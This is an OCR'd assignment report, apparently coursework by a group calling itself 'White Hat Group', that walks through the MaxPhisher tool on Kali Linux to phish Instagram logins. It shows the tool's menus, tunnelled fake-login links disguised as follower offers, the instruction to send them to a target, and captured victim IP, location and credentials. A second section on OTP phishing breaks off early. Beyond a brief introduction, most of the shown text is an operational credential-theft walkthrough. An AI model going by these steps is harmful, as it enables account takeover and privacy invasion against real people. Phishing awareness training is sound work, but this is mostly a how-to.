DIGITAL nest

Assignment Report

Prepared by:

White Hat Group

Date:

16-10-2023


Table of content

Introduction

Phishing attacks are a prevalent and evolving cyber threat that jeopardize individuals and organizations' security and privacy. In these attacks, cybercriminals disguise themselves as trustworthy entities to deceive unsuspecting victims into revealing sensitive information or performing harmful actions. Phishing attacks typically occur through email, social engineering, or fraudulent websites. This poses a significant risk to personal and corporate data, financial resources, and even reputation. Therefore, it is crucial to understand these attacks and implement effective mitigation strategies to safeguard against them.


- Here we are going to use MaxPhisher tool for phishing.
- Clone the MaxPhisher tool from github in Linux terminal.

1. Instagram Login:


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


```
                                        [v1.2]
                                  [By KasRoudra]


[01] Login
[02] Image
[03] Video
[04] Audio
[05] Location
[06] IP Tracker
[07] Device
[08] ClipBoard

[a] About     [o] AddZip        [m] More tools     [0] Exit

[?] Select one of the options >
```

- ➢ Once it started running MaxPhisher, enter “01” to use login services of this tool.


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


```
                                        [v1.2]
                                  [By KasRoudra]


[01] Facebook Traditional   [27] Reddit            [53] Gitlab
[02] Facebook Voting        [28] Adobe             [54] Github
[03] Facebook Security      [29] DevianArt         [55] Apple
[04] Messenger              [30] Badoo             [56] iCloud
[05] Instagram Traditional  [31] Clash Of Clans    [57] Vimeo
[06] Insta Auto Followers   [32] Ajio              [58] Myspace
[07] Insta 1000 Followers   [33] JioRouter         [59] Venmo
[08] Insta Blue Verify      [34] FreeFire          [60] Cryptocurrency
[09] Gmail Old              [35] Pubg              [61] SnapChat2
[10] Gmail New              [36] Telegram          [62] Verizon
[11] Gmail Poll             [37] Youtube           [63] Wi-Fi
[12] Microsoft              [38] Airtel            [64] Discord
[13] Netflix                [39] SocialClub        [65] Roblox
[14] Paypal                 [40] Ola               [66] UberEats
[15] Steam                  [41] Outlook           [67] Zomato
[16] Twitter                [42] Amazon            [68] WhatsApp
[17] PlayStation            [43] Origin            [69] PhonePay
[18] TikTok                 [44] DropBox           [70] MobikWik
[19] Twitch                 [45] Yahoo             [71] FlipCart
[20] Pinterest              [46] WordPress         [72] Teachable
[21] SnapChat               [47] Yandex            [73] Mail
[22] LinkedIn               [48] StackOverflow     [74] CryptoAir
[23] Ebay                   [49] VK                [75] Amino
[24] Quora                  [50] VK Poll           [76] Custom
[25] Protonmail             [51] Xbox
[26] Spotify                [52] Mediafire

[a] About                   [x] Main Menu          [0] Exit


[?] Select one of the options >
```

- ➢ For instagram login, enter “05” and click enter.


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
1 2 3 4
11:00
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
                                   [v1.2]
                             [By KasRoudra]

[•] Initializing PHP server at localhost:8080....

[+] PHP Server has started successfully!

[•] Initializing tunnelers at same address.....

[+] Your urls are given below :

┌ CloudFlared ─────────────────────────────────────────────────────────────────
│ URL : https://ski-cgi-riverside-referrals.trycloudflare.com
│ MaskedURL : https://get-unlimited-followers-for-instagram@ski-cgi-riverside-referrals.trycloudflare.com
└──────────────────────────────────────────────────────────────────────────────

┌ LocalHostRun ────────────────────────────────────────────────────────────────
│ URL : https://96395a3d5556ed.lhr.life
│ MaskedURL : https://get-unlimited-followers-for-instagram@96395a3d5556ed.lhr.life
└──────────────────────────────────────────────────────────────────────────────

┌ Serveo ──────────────────────────────────────────────────────────────────────
│ URL : https://triduum.serveo.net
│ MaskedURL : https://get-unlimited-followers-for-instagram@triduum.serveo.net
└──────────────────────────────────────────────────────────────────────────────

[?] Wanna try custom link? [y/N/help] : n

[+] Waiting for login info....Press Ctrl+C to exit
```

- ➢ Then it will generate the links, copy any one link and share to the target.
- ➢ It will generate fake instagram login page where target believes it’s original and enters the credentials.



triduum.serveo.net

Phone number, username, or email

Password

Log In


Forgot password?

Don't have an account? Sign up

Get the app.

Availa Availa

Meta About Blog Jobs Help API Privacy
Terms Top Accounts Hashtags Locations
Instagram Lite
Beauty Dance Fitness Food & Drink
Home & Garden Music Visual Arts




KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
1 2 3 4
11:03
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
"the quieter you become, the more you are able to hear"

```
[•] Initializing tunnelers at same address.....

[+] Your urls are given below :

┌ CloudFlared ─────────────────────────────────────────────
│ URL : https://ski-cgi-riverside-referrals.trycloudflare.com
│ MaskedURL : https://get-unlimited-followers-for-instagram@ski-cgi-riverside-referrals.trycloudflare.com
└──────────────────────────────────────────────────────────

┌ LocalHostRun ────────────────────────────────────────────
│ URL : https://96395a3d5556ed.lhr.life
│ MaskedURL : https://get-unlimited-followers-for-instagram@96395a3d5556ed.lhr.life
└──────────────────────────────────────────────────────────

┌ Serveo ──────────────────────────────────────────────────
│ URL : https://triduum.serveo.net
│ MaskedURL : https://get-unlimited-followers-for-instagram@triduum.serveo.net
└──────────────────────────────────────────────────────────

[?] Wanna try custom link? [y/N/help] : n

[+] Waiting for login info....Press Ctrl+C to exit

[√] Victim IP found!

┌ MaxPhisher Data ─────────────────────────────────────────
│ [*] IP                  : 49.[redacted]
│ [*] IP Type             : IPv4
│ [*] User OS             : Android
│ [*] User Agent          : Mozilla/5.0 (Linux; Android 13; SAMSUNG SM-F711B) AppleWebKit/537.36 (KHTML, like Gecko) SamsungBrowser/22.0 Chrome/111.0.5563.116 Mobile Safari/537.36
│ [*] Version             : 13;
│ [*] Browser             : Handheld Browser
│ [*] Location            : Navi Mumbai, India, Asia
│ [*] GeoLocation(lat, lon): 18.[redacted] 73.[redacted]
│ [*] Currency            : Indian Rupee
└──────────────────────────────────────────────────────────

[•] Saved in ip.txt

[+] Waiting for next.....Press Ctrl+C to exit

[√] Victim login info found!

┌ MaxPhisher Data ─────────────────────────────────────────
│ [*] Instagram Username: 63036[redacted] Pass: hacked
└──────────────────────────────────────────────────────────

[•] Saved in creds.txt

[+] Waiting for next.....Press Ctrl+C to exit
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


- ➢ Here we captured username and password of target's account when target tried to login through the link shared.

2. Instagram login with OTP:


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


```
                                         [v1.2]
                                  [By KasRoudra]


[01] Login
[02] Image
[03] Video
[04] Audio
[05] Location
[06] IP Tracker
[07] Device
[08] ClipBoard

[a] About      [o] AddZip        [m] More tools     [0] Exit

[?] Select one of the options >
```

- ➢ Once it started running MaxPhisher, enter “01” to use login services of this tool.


KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
vampire@vampire: ~/MaxPhisher
File Actions Edit View Help
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
                                         [v1.2]
                                  [By KasRoudra]


[01] Facebook Traditional   [27] Reddit            [53] Gitlab
[02] Facebook Voting        [28] Adobe             [54] Github
[03] Facebook Security      [29] DevianArt         [55] Apple
[04] Messenger              [30] Badoo             [56] iCloud
[05] Instagram Traditional  [31] Clash Of Clans    [57] Vimeo
[06] Insta Auto Followers   [32] Ajio              [58] Myspace
[07] Insta 1000 Followers   [33] JioRouter         [59] Venmo
